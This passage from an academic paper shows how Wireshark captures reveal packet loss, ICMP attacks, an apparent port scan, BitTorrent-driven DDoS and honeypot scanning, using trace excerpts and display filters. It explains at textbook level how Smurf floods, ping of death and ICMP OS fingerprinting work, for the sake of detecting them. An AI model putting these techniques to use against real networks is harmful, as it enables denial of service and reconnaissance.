143	71.346255	128.121.136.217	71.198.243.158	TCP	1514	30169 > zented [ACK] Seq=63805 Ack=1 win=0
144	71.346366	71.198.243.158	128.121.136.217	TCP	54	zented > 30169 [ACK] Seq=1 Ack=63265 win=0
145	71.346305	128.121.136.217	71.198.243.158	TCP	1514	TCP Retransmission() 30169 > zented [ACK] Seq=1 Ack=63265 win=0
146	72.543141	71.198.243.158	128.121.136.217	TCP	54	TCP Dup ACK 144421 zented > 30169 [ACK] Seq=1 Ack=63265 win=0
147	72.558726	128.121.136.217	71.198.243.158	TCP	1514	TCP Previous segment not captured() 30169 > zented [ACK] Seq=1 Ack=63265 win=0
148	72.558833	71.198.243.158	128.121.136.217	TCP	54	TCP Dup ACK 144421 zented > 30169 [ACK] Seq=1 Ack=63265 win=0
149	74.672425	128.121.136.217	71.198.243.158	TCP	1514	TCP Retransmission() 30169 > zented [ACK] Seq=1 Ack=63265 win=0
150	74.753371	71.198.243.158	128.121.136.217	TCP	54	zented > 30169 [ACK] Seq=1 Ack=68185 win=0
151	74.767472	128.121.136.217	71.198.243.158	TCP	1514	30169 > zented [ACK] Seq=68185 Ack=1 win=0
152	74.767533	71.198.243.158	128.121.136.217	TCP	54	zented > 30169 [ACK] Seq=1 Ack=69645 win=0
153	74.768036	128.121.136.217	71.198.243.158	TCP	686	30169 > zented [FIN, PSH, ACK] Seq=69645 win=0
154	74.768119	71.198.243.158	128.121.136.217	TCP	54	zented > 30169 [ACK] Seq=1 Ack=70278 win=0
155	74.787081	71.198.243.158	128.121.136.217	TCP	54	zented > 30169 [ACK] Seq=1 Ack=70278 win=0
156	74.798752	128.121.136.217	71.198.243.158	TCP	60	30169 > zented [ACK] Seq=70278 Ack=2 win=0
157	94.610542	71.198.243.158	128.121.136.217	TCP	62	persicope > 30111 [SYN] Seq=0 win=16384 win=0
158	94.624063	128.121.136.217	71.198.243.158	TCP	60	30111 > persicope [SYN, ACK] Seq=0 Ack=1 win=0
159	94.624151	71.198.243.158	128.121.136.217	TCP	54	persicope > 30111 [ACK] Seq=1 Ack=1 win=15
160	94.694644	128.121.136.217	71.198.243.158	TCP	445	30111 > persicope [PSH, ACK] Seq=1 Ack=1 v
161	94.694740	128.121.136.217	71.198.243.158	TCP	60	30111 > persicope [FIN, ACK] Seq=392 Ack=0
162	94.694792	71.198.243.158	128.121.136.217	TCP	54	persicope > 30111 [ACK] Seq=1 Ack=393 win=0
163	94.701062	71.198.243.158	128.121.136.217	TCP	54	persicope > 30111 [FIN, ACK] Seq=1 Ack=393 win=0
164	94.713582	128.121.136.217	71.198.243.158	TCP	60	30111 > persicope [ACK] Seq=393 Ack=2 win=0

Usually, packet loss indicated by the mentioned strange packets such as 'tcp previous segment not captured', 'TCP retransmission', and 'TCP DUP ACK' is most often caused by congestion. This congestion might be a result of huge transfers of data from the server to the client, the typical situation in downloads. Whatever the cause of these unusual packets might be, by means of Wireshark packet analysis, network administrators can figure out whether packet loss is caused by download congestion or other link errors.

ICMP-based attacks

The internet control message protocol (ICMP) is listed as one of the core protocols for the internet protocol suite. ICMP messages are typically used for diagnostic or control purposes or generated in response to errors in IP operations as specified in RFC 1122 (Braden, 1989). Many commonly used network utilities are based on ICMP messages. For instance, the tracer and Pathping commands are implemented by transmitting UDP datagrams with specially set IP TTL header fields and looking for 'ICMP Time to live exceeded in transit' and 'Destination unreachable' messages generated in response (Visualware, 2009).

Although ICMP is very useful for sending one-way informational messages to a host, hackers can take advantage of it to disseminate their attacks. The major vulnerability of ICMP messages is that ICMP that does not entail an authentication in ICMP (Gont, 2010). This openness of ICMP can lead to ICMP-based attacks like DoS and packet interception. It is important that we discuss the types of attacks associated with ICMP and talk about how they can be identified in Wireshark.


ICMP messages can be used maliciously to launch DoS attacks. Attackers could use either the ICMP 'Time exceeded' or 'Destination unreachable' messages. Both of these ICMP messages can cause a host to immediately drop a connection. An attack can be carried out simply by forging one of these ICMP messages, and sending it to one or several communicating hosts. Their connection will then be broken. The ICMP 'Redirect' message is commonly used by gateways when a host has mistakenly assumed the destination is not on the local network (Gont, 2010). If an attacker forges an ICMP 'Redirect' message, it can cause another host to send packets for certain connections through the attacker's host. In some cases, attackers create ICMP PING flood attacks. This means that a storm of pings is sent toward the target machine, which is unable to respond to legitimate traffic.

Another kind of attack associated with ICMP messages is ICMP packet magnification or ICMP Smurf. An attacker sends forged ICMP echo packets to vulnerable networks' broadcast addresses. All the systems on those networks send ICMP echo replies to the victim, consuming the target system's available bandwidth and creating a denial of service to legitimate traffic. Figure 17 shows the ICMP Smurf attack. First, an attacker finds some intermediary network that will respond to the network's broadcast address. Next, the attacker spoofs the IP address of the victim host and sends a great number of ICMP echo request packets to the broadcast address of the found intermediary network. Now, all the hosts on the network will respond with a corresponding ICMP reply request back to the victim's spoofed IP address.

Attackers can also send ICMP echo request packets larger than the maximum IP packet size. Since the received ICMP echo request packet is larger than the normal IP packet size, it will be fragmented. If the target machine fails to reassemble the fragmented packets, the operating system

might crash or it will have to reboot. This malicious phenomenon is usually called ‘Ping to death’.

Figure 17 ICMP packet magnification (Camber, 2005) (see online version for colours)



Most dangerously, ICMP messages can be used by hackers for OS fingerprinting. Before any attack can be launched, other than knowing the existence of the target host, it would be extremely beneficial to know the underlying operating system as well as the list of services it runs. While port scanning can determine the types of services that are being offered on the system, ICMP could again be engaged in helping the attacker determine the underlying operating system. The advantage of using ICMP protocol in a remote OS fingerprinting process offers the attacker a more stealthy way in OS identification process. In some instances, only a single packet is sent to determine the operating system used by the target system. In the OS fingerprinting process, a client sends a request to a server, and it infers the services the server supports from the received responses. There are commonly-known types of ICMP messages used in OS fingerprinting. First, attackers can use SNMP query – ICMP response. An attacker can send a ‘SNMP Get’ to the target. If the target replies with an ‘ICMP Destination Unreachable/ Port Unreachable’ message, it means that it does not support SNMP services. Second, ICMP echo messages can be used in the OS fingerprinting operation. An attacker usually sends a not properly formed ICMP Echo request packet with an invalid code. By examining the response to an invalid ICMP echo request, the attacker can determine if the target system examines the ICMP Echo request’s code field at all. Some operating systems will look at the type field and the code field. Others may look only at the type field and ignore an invalid code field. Another ICMP message that be used for OS fingerprinting purposes is ICMP Get Address Mask (Chappell, 2003). An ICMP address mask request is an outdated ICMP method that queries an IP gateway for an appropriate subnet mask on the current IP subnet. This ICMP type is extremely rare, and the traffic pattern is very obvious when observing network traces (NetworkUptime, 2004). The ICMP address mask ping operates by sending an ICMP address mask request to a remote device. If this device is configured to reply to the ICMP address mask, it will send an ICMP address mask reply. If the remote device is not active or the remote device

does not respond to ICMP address mask requests, no response will be seen and the ping will fail. A successful ICMP address mask ping can be indicative of an older or unprotected TCP/IP stack or gateway. Most modern operating systems and routers will not respond to this request, or they will not respond to this request from systems that are not on the same subnet. This ping could be useful as a filtering mechanism, since it would identify all systems on the network that have older or unusually open TCP/IP protocol stacks.

The ICMP Get Timestamp is another ICMP message that can be exploited by OS fingerprinters. Usually, the ICMP Get Timestamp request allows one host to query another host for the current time. Initially, this was defined as a way for a sender to determine the latency time across a network. However, hackers use it not only to determine the latency time but also to perform an OS fingerprint operation. If the target machine responds to this request message, the fingerprinter will learn a bit about the type of the operating system the target is running.

Hackers can send different types of ICMP messages to a targeted machine for OS fingerprinting. Most ICMP attacks can be effectively reduced by deploying firewalls at critical locations of a network to filter unwanted traffic and from iffy destinations. However, it very important that network engineers use packet analysis tools especially Wireshark not only to identify ICMP messages but to understand what they are accomplishing. The various types of ICMP packets we discussed can effortlessly be singled out in Wireshark trace files.

Figure 18, a snapshot from a trace file named using-time.pcap helps us to see that the client machine [IP = 10.0.6.2] is attempting to carry out OS fingerprinting of the server machine [IP = 10.0.0.11] trying different approaches. In packets 1, 4 and 7, the client requests a TCP connection with the server machine on port 62. However, in packets 2, 5 and 8, the server constantly responds with a [RST ACK] message, which means that the port through the client is trying to establish a connection is unavailable. Since the client repeats the TCP connections attempts multiple times despite the failure reply from the server, it might indicate a possible port scanning. After the three failed attempts of establishing a TCP connection through the specific port, the client sends an unusual NBNS packet in number 6 that gives more evidence of a malicious act. NBNS serves much the same purpose as DNS does, translate human-readable names to IP addresses. With NBNS, a datagram is sent to a particular host rather than to broadcast the datagram, and NBNS will have to determine the IP address of the host with a given NetBIOS name. In packet 6, the client sends an NBNS packet requesting the IP address of the machine with the NetBIOS name, SYN 312, but the client does not get a response from the NetBIOS name server. After failing to establish TCP connections on port 62, we see that the client sends ICMP echo messages to the same server machines on different ports. In packet 11, the client gets an ICMP echo response from the server’s port 74, but in packets 13, 15 and 17, the client receives ICMP

messages indicating that the server's port 70 is unreachable. These ICMP and [RST ACK] messages received allow the client to know which ports are open on the server. After trying ICMP messages, the client attempts to use the NCP packets to gain access to the server through different ports. Network Control Protocol (NCP) was an early protocol implemented by ARPANET, the world's first operational packet-switching network that later evolved into what became the internet. NCP allowed users to access and use computers and devices at remote locations and to transmit files between computers. NCP provided the middle layer of the protocol stack, and enabled application services such as email and file transfer. This brief examination of ICMP messages helps to see how WireShark can be utilised to understand the effects of ICMP messages.

Figure 18 Identifying ICMP messages (see online version for colours)

Time	Source	Destination	Protocol	Length	Info
1.0.000000	10.0.0.6.2	10.0.0.11	TCP	62	1bm-pps > microsoft-ds [SYN] Seq=0 Win=642
2.0.000246	10.0.0.11	10.0.0.6.2	TCP	60	microsoft-ds > 1bm-pps [RST, ACK] Seq=1 Ac
3.0.099096	10.0.0.6.2	10.0.0.10	TCP	60	solid-mux > ncp [ACK] Seq=1 Ack=1 Win=642
4.0.499711	10.0.0.6.2	10.0.0.11	TCP	62	1bm-pps > microsoft-ds [SYN] Seq=0 Win=642
5.0.499783	10.0.0.11	10.0.0.6.2	TCP	60	microsoft-ds > 1bm-pps [RST, ACK] Seq=1 Ac
6.0.740080	10.0.0.6.2	10.0.255.255	NBNS	92	Name query NB SYN12<20>
7.1.000421	10.0.0.6.2	10.0.0.11	TCP	62	1bm-pps > microsoft-ds [SYN] Seq=0 Win=642
8.1.000494	10.0.0.11	10.0.0.6.2	TCP	60	microsoft-ds > 1bm-pps [RST, ACK] Seq=1 Ac
9.1.491158	10.0.0.6.2	10.0.255.255	NBNS	92	Name query NB SYN12<20>
10.2.243165	10.0.0.6.2	10.0.0.11	ICMP	74	Echo (ping) request id=0x0200, seq=6144/2
11.2.243231	10.0.0.11	10.0.0.6.2	ICMP	74	Echo (ping) reply id=0x0200, seq=6144/2
12.2.243539	10.0.0.6.2	10.0.0.11	NBNS	92	Name query NBSTAT *<00><00><00><00><00>
13.2.243592	10.0.0.11	10.0.0.6.2	ICMP	70	Destination unreachable (port unreachable)
14.3.744475	10.0.0.6.2	10.0.0.11	NBNS	92	Name query NBSTAT *<00><00><00><00><00>
15.3.744542	10.0.0.11	10.0.0.6.2	ICMP	70	Destination unreachable (port unreachable)
16.5.246721	10.0.0.6.2	10.0.0.11	NBNS	92	Name query NBSTAT *<00><00><00><00><00>
17.5.246784	10.0.0.11	10.0.0.6.2	ICMP	70	Destination unreachable (port unreachable)
18.5.907648	10.0.0.6.2	10.0.0.63	TCP	60	[TCP segment of a reassembled PDU]
19.5.907672	10.0.0.63	10.0.0.6.2	TCP	60	ncp > openvpn [ACK] Seq=1 Ack=2 Win=11984
20.6.749424	10.0.0.6.2	10.0.0.11	NCP	105	C Obtain Info for: DESKTOP.INI
21.6.749762	10.0.0.11	10.0.0.6.2	NCP	70	R No matching files or directories were fo
22.6.749772	10.0.0.6.2	10.0.0.11	NCP	111	C Open or Create: Desktop.ini
23.6.750211	10.0.0.11	10.0.0.6.2	NCP	70	R No matching files or directories were fo
24.6.750219	10.0.0.6.2	10.0.0.11	NCP	105	C Obtain Info for: Desktop.ini
25.6.750548	10.0.0.11	10.0.0.6.2	NCP	70	R No matching files or directories were fo
26.6.750822	10.0.0.6.2	10.0.0.11	NCP	105	C Obtain Info for: DESKTOP.INI
27.6.751315	10.0.0.11	10.0.0.6.2	NCP	70	R No matching files or directories were fo
28.6.751326	10.0.0.6.2	10.0.0.11	NCP	111	C Open or Create: Desktop.ini
29.6.751687	10.0.0.11	10.0.0.6.2	NCP	70	R No matching files or directories were fo
30.6.751696	10.0.0.6.2	10.0.0.11	NCP	105	C Obtain Info for: Desktop.ini
31.6.752020	10.0.0.11	10.0.0.6.2	NCP	70	R No matching files or directories were fo
32.6.752267	10.0.0.6.2	10.0.0.11	NCP	105	C Obtain Info for: DESKTOP.INI

6 Analysis of distributed denial of service attacks

The goal of DoS attacks is preventing genuine users from accessing system's resources or services. By targeting one computer or an entire network connection, an attacker may be able to prevent you from accessing important services such as email, websites, online accounts, or other applications that rely on the affected computers. In order to increase the effects of the DoS attacks, hackers carry out these attacks in a distributed fashion, what is called **Distributed Denial of Service (DDoS)**. In a DDoS attack, a multitude of compromised machines launch coordinated attacks against a single target, thus consuming the processing power of the target. The downpour of incoming messages to the target system gradually forces it to slow down and eventually to crash, thereby denying system's resources and services to legitimate users. The rest of this section discusses how WireShark can be utilised to identify BitTorrent-driven DDoS attacks.

6.1 Analysing bittorrent-driven DDoS attacks

In BitTorrent, smaller ad-hoc networks, known as swarms, are created for each file being transferred, and the members of each of these swarms frequently advertise their presence to a centralised server, or tracker, which maintains a list of all currently connected peers, and distributes that list among the peers as they announce to the tracker (Harrington et al., 2007).

A server running the BitTorrent tracker software is needed in order to transfer a file to a group of users, and the sender of the file must first have access to the server. Next, the sender must generate a torrent file containing the URL of the tracker to which peers in the swarm should register. Moreover, a group of smaller chunks hashed separately are created out of the entire content of the file and are added to the torrent file. Then, the sender registers the torrent file with the tracker. At this point, the torrent file can be published on a website to be downloaded.

When a torrent file is downloaded and opened within BitTorrent client software, the client reads the tracker URL included in the torrent file, and advertises itself to the tracker. The IP address of the new peer is registered and a timestamp indicating the time at which the peer last checked in to the database is recorded. The tracker returns to the client a response encompassing a list of addresses belonging to the other clients in the swarm as well as information indicating whether or not each peer in the swarm is a seeder possessing the file in its entirety or not.

Upon the receipt of the list of peers, the BitTorrent client begins connecting to the listed machines, requesting separate chunks of the file's content. When a chunk is received and a checksum of its hash is equivalent to the one stored in the torrent file, the client considers the chunk to be completed, and will no longer request that chunk of data from peers. This process continues, with the client connecting many peers at a time, requesting chunks and downloading them in parallel. In this parallel download model, each client simultaneously transfers data with many active members in its swarm.

However, despite the usefulness of BitTorrent, attackers can take advantage of this process of sharing data in a peer-to-peer network to propagate their attacks, especially DDoS attacks. If a hacker gains control of the tracker server, he can add random non-existing IP addresses to the peer list and also modify the responses sent to the peers. Peers will consume their resources and become unresponsive while they are attempting to download chunks of files from non-existing machines with forged IP addresses. It is important we understand we understand how BitTorrent network traffic can be recognised in WireShark and trace what the BitTorrent packets are accomplishing.

Although the trace in Figure 19 contains normal network packets such as TCP, UDP and HTTP, careful examination can help us to realise that BitTorrent Search and transfer of

data are being carried out. The following brief process demonstrates how this BitTorrent sharing of data is accomplished in the trace in Figure 19:

- **Packet 16:** A DNS query to resolve the IP address for www.bittorrent.com.
- **Packet 17:** A DNS response providing the IP address
- **Packet 18:** The client [ip = 24.4.97.251] initiates a TCP connection with the BitTorrent server by sending a handshake signal SYN to the server [ip = 38.99.5.6]
- **Packet 21:** The client makes a HTTP request to the client searching for a specific file:
GET/search_result.html?client=M5-0-1--a7ae16bc8183&search=madonna HTTP/1.1
- **Packets 25–29:** The server sends some data to the client.
- **Packet 31:** The 200 OK responses from the server indicate that the wanted data was found on the server.

In the subsequent packets, the same client continues to connect to other servers such as www.surveymonkey.com, c5.zedo.com and download data from there. This BitTorrent data transfer is likely causing network congestion with the result of abnormal TCP packets as it is visible in Figure 20 in the highlighted areas.

Figure 19 BitTorrent in network traffic (see online version for colours)

12	0.484842	24.4.97.251	68.87.76.178	DNS	83 standard query PTR 14.5.99.38.in-addr.arpa.
13	0.561121	68.87.76.178	24.4.97.251	DNS	141 standard query response, No such name
14	43.076729	24.4.97.251	38.99.5.14	TCP	54 delta-mcp > http [FIN, ACK] Seq=135 Ack=259
15	43.129267	38.99.5.14	24.4.97.251	TCP	60 http > delta-mcp [ACK] Seq=259 Ack=136 Win=0
16	46.310463	24.4.97.251	68.87.76.178	DNS	78 standard query A www.bittorrent.com
17	46.747592	68.87.76.178	24.4.97.251	DNS	94 standard query response A 38.99.5.6
18	86.761718	24.4.97.251	38.99.5.6	TCP	62 winisc > http [SYN] Seq=0 Win=65535 Len=0
19	86.821904	38.99.5.6	24.4.97.251	TCP	62 http > winisc [SYN, ACK] Seq=0 Ack=1 Win=57
20	86.827030	24.4.97.251	38.99.5.6	TCP	54 winisc > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
21	86.823560	24.4.97.251	38.99.5.6	HTTP	728 GET /search_result.html?client=M5-0-1--a7ae16bc8183&search=madonna HTTP/1.1
22	86.924009	38.99.5.6	24.4.97.251	TCP	60 http > winisc [ACK] Seq=1 Ack=1 Win=56670
23	87.473601	24.4.97.251	68.87.76.178	DNS	82 standard query PTR 6.5.99.38.in-addr.arpa.
24	87.485980	68.87.76.178	24.4.97.251	DNS	114 standard query response PTR www.bittorrent.
25	90.506216	38.99.5.6	24.4.97.251	TCP	525 [TCP segment of a reassembled PDU]
26	90.508501	38.99.5.6	24.4.97.251	TCP	1434 [TCP segment of a reassembled PDU]
27	90.508589	24.4.97.251	38.99.5.6	TCP	54 winisc > http [ACK] Seq=675 Ack=1852 Win=65535 Len=0
28	90.533099	38.99.5.6	24.4.97.251	TCP	1434 [TCP segment of a reassembled PDU]
29	90.534255	38.99.5.6	24.4.97.251	TCP	1434 [TCP segment of a reassembled PDU]
30	90.534341	24.4.97.251	38.99.5.6	TCP	54 winisc > http [ACK] Seq=675 Ack=1612 Win=65535 Len=0
31	90.554722	38.99.5.6	24.4.97.251	HTTP	574 HTTP/1.1 200 OK (text/html)
32	90.581246	24.4.97.251	38.99.5.6	HTTP	790 GET /js/platform.js HTTP/1.1
33	90.628986	24.4.97.251	38.99.5.6	TCP	62 eall > http [SYN] Seq=0 Win=65535 Len=0
34	90.633107	38.99.5.6	24.4.97.251	TCP	372 [TCP segment of a reassembled PDU]
35	90.633742	24.4.97.251	38.99.5.6	TCP	54 winisc > http [FIN, ACK] Seq=1411 Ack=5450
36	90.634682	38.99.5.6	24.4.97.251	TCP	1434 [TCP segment of a reassembled PDU]
37	90.635849	38.99.5.6	24.4.97.251	TCP	1434 [TCP segment of a reassembled PDU]
38	90.635912	24.4.97.251	38.99.5.6	TCP	54 winisc > http [ACK] Seq=1412 Ack=8210 Win=65535 Len=0
39	90.636052	38.99.5.6	24.4.97.251	HTTP	244 HTTP/1.1 200 OK (text/javascript)
40	90.638173	24.4.97.251	38.99.5.6	TCP	62 streetperfect > http [SYN] Seq=0 Win=65535 Len=0
41	90.678052	38.99.5.6	24.4.97.251	TCP	62 http > eall [SYN, ACK] Seq=0 Ack=1 Win=573
42	90.678183	24.4.97.251	38.99.5.6	TCP	54 eall > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
43	90.678848	24.4.97.251	38.99.5.6	HTTP	764 GET /css/main.css HTTP/1.1
44	90.688144	38.99.5.6	24.4.97.251	TCP	60 http > winisc [ACK] Seq=8400 Ack=1412 Win=65535 Len=0
45	90.688426	38.99.5.6	24.4.97.251	TCP	60 http > winisc [FIN, ACK] Seq=8400 Ack=1412 Win=65535 Len=0

7 Honeypots

A honeypot is a computer system on the internet that is expressly set up to attract and ‘trap’ people who attempt to penetrate other people’s computer systems without permission or authority. Honeypots are designed to record the attack process and methods of illegal users and then to protect the computer system properly. In this section, we will simulate two honeypots and study the network activity between them.

A trace file named ‘extra02.pcap’ (IRC channels) is taken in order to study the scan processes of two different hosts acting as honeypots in a network. In the trace file (see Figure 21), we can see that the first host with IP address ‘24.6.137.85’ (called host 85) is continuously scanning the second host with IP address ‘24.6.138.50’ (called host 50). In Figure 22, we observe that host 50 also begins to scan host 85 starting with packet 12.

Figure 20 Network congestion caused BitTorrent downloads (see online version for colours)

133	91.560115	24.4.97.251	64.41.197.44	TCP	60 [TCP Previous segment lost] Seq=135 Ack=259
134	91.560115	24.4.97.251	64.41.197.44	TCP	60 [TCP Previous segment lost] Seq=135 Ack=259
135	91.560115	24.4.97.251	64.41.197.44	TCP	60 [TCP Previous segment lost] Seq=135 Ack=259
136	91.560115	24.4.97.251	64.41.197.44	TCP	60 [TCP Previous segment lost] Seq=135 Ack=259
137	91.575519	24.4.97.251	68.87.76.178	DNS	116 standard query response PTR surveye
138	91.587708	68.87.76.178	24.4.97.251	DNS	121 standard query response PTR 69-44-1
139	91.590409	24.4.97.251	64.41.197.44	TCP	54 naap > http [FIN, ACK] Seq=465 Ack=1
140	91.599950	72.14.209.99	24.4.97.251	TCP	60 http > wmc-log-svc [ACK] Seq=1 Ack=1
141	91.599950	72.14.209.99	24.4.97.251	TCP	60 [TCP Previous segment lost] Seq=1 Ack=1
142	91.601877	72.14.209.99	24.4.97.251	HTTP	383 HTTP/1.1 200 OK (GIF89a)
143	91.602379	64.41.197.44	24.4.97.251	TCP	60 http > naap [ACK] Seq=121 Ack=666
144	91.606486	24.4.97.251	69.44.123.110	HTTP	534 GET /ads2/d/1821/172/636/2/10.js?2=
145	91.635053	69.44.123.110	24.4.97.251	HTTP	989 HTTP/1.1 200 OK (application/x-jav
146	91.662278	24.4.97.251	68.87.76.178	DNS	71 standard query A 12.zedo.com
147	91.674947	68.87.76.178	24.4.97.251	DNS	171 standard query response CNAME 12.z
148	91.685710	24.4.97.251	69.44.123.103	TCP	62 esbroker > http [SYN] Seq=0 Win=65535
149	91.691822	24.4.97.251	66.35.208.150	TCP	62 icap > http [SYN] Seq=0 Win=65535
150	91.704319	69.44.123.103	24.4.97.251	TCP	62 http > esbroker [SYN, ACK] Seq=0 Ac
151	91.704438	24.4.97.251	69.44.123.103	TCP	54 esbroker > http [ACK] Seq=1 Ack=1
152	91.705166	24.4.97.251	69.44.123.103	HTTP	641 GET //log/p.gif?A=210534;X=1821;g=1
153	91.705837	66.35.208.150	24.4.97.251	TCP	62 http > icap [SYN, ACK] Seq=0 Ack=1
154	91.705902	24.4.97.251	66.35.208.150	TCP	54 icap > http [ACK] Seq=1 Ack=1 Win=6
155	91.707364	24.4.97.251	66.35.208.150	HTTP	851 GET /advertiser/banner?place=10878&
156	91.728899	69.44.123.103	24.4.97.251	TCP	60 http > esbroker [ACK] Seq=1 Ack=588
157	91.729907	69.44.123.103	24.4.97.251	HTTP	503 HTTP/1.1 200 OK (GIF89a)
158	91.737314	66.35.208.150	24.4.97.251	TCP	60 http > icap [ACK] Seq=1 Ack=798 Win
159	91.741541	66.35.208.150	24.4.97.251	TCP	1514 [TCP segment of a reassembled PDU]
160	91.743208	66.35.208.150	24.4.97.251	TCP	60 [TCP Previous segment lost] Seq=1 Ack=1
161	91.745247	24.4.97.251	66.35.208.150	TCP	54 icap > http [ACK] Seq=798 Ack=1463
162	91.745337	66.35.208.150	24.4.97.251	HTTP	139 [TCP out-of-order] HTTP/1.0 200 OK
163	91.745373	24.4.97.251	66.35.208.150	TCP	54 icap > http [ACK] Seq=798 Ack=1547

Figure 21 Host 85 is scanning host 50 (see online version for colours)

Time	Source	Destination	Protocol
0.000000	24.6.137.85	24.6.138.50	TCP
0.000087	24.6.137.85	24.6.138.50	TCP
0.000132	24.6.137.85	24.6.138.50	TCP
0.000176	24.6.137.85	24.6.138.50	TCP
0.000218	24.6.137.85	24.6.138.50	TCP
0.000261	24.6.137.85	24.6.138.50	TCP
0.000303	24.6.137.85	24.6.138.50	TCP
0.000345	24.6.137.85	24.6.138.50	TCP

Frame 1 (54 bytes on wire, 54 bytes captured)

Ethernet II, Src: AmbitMtc_aa:af:80 (00:d0:59:aa:af:80), Dst: 24.6.138.50

Internet Protocol, Src: 24.6.137.85 (24.6.137.85), Dst: 24.6.138.50

Transmission Control Protocol, Src Port: 36556 (36556), Dst Port: 80

```

0000  00 01 5c 22 89 c2 00 d0 59 aa af 80 08 00 45 00  ..\..\
0010  00 28 d0 04 00 00 39 06 63 38 18 06 89 55 18 06  ....
0020  8a 32 8e cc 00 3a 51 03 49 4c 00 00 00 00 50 02  ....
0030  0a 00 3a f9 00 00
  
```

In order to analyse the frequency of scanning and to find out which honeypot is more aggressive or patient in scanning, we create an I/O graph with two filters. The first filter looks for any TCP SYN packets coming from host 85, and the second filter looks for any TCP flags that are set to zero and for any TCP packets coming from host 50. To create a graph in Wireshark, click the ‘Statistics’ button in the menu bar, and select the ‘IO Graphs’ option as shown in Figure 23.

The filter, ‘ip.src==24.6.137.85 && tcp.flags==0x02,’ is used to create a graph with the TCP handshake packet flags of 0x02 (i.e., TCP SYN packet) as shown in Figure 23.

Adjustments made in the values of ‘Scale’, ‘Tick interval’, ‘Pixels per tick’, and ‘Unit’ can give a better view of the graph and allow us to view the important areas of interest with added details. As shown in Figure 24, we can compare the scanning rates of the two honeypots by setting up another filter ((“ip.src==24.6.138.50 && tcp.flags == 0x02”). Figure 24 gives a clear view of exactly what is happening between the two honeypots. The black curve represents host 85, and the red curve represents host 50. We can observe that the scanning traffic generated by host 85 bursts in the 1st second, which means that it is an aggressive scanning activity, and then it drops down very quickly. Clicking on the button, ‘Graph 3’, without mentioning any type of files in the ‘Filter’ allows us to create a green graph that shows all of the packets of the trace file. We can see the instant at which the second honeypot was triggered by the first honeypot on the red colour graph at 0.79 s.

Figure 22 Two hosts are scanning each other (see online version for colours)





Figure 23 Comparison of the scanning rates (see online version for colours)



We can even look at the second short scan done at 11.25 s by host 50 in Figure 25. The other series of successive short scans are done by host 50 at 22.25 s and so on as shown in Figure 26. From these figures, we can say that the first

honeypot is aggressive and that the second honeypot is patient. In other words, these are two types of behaviour.

Figure 24 A clear view after scaling (see online version for colours)




Figure 25 The second short scan (see online version for colours)


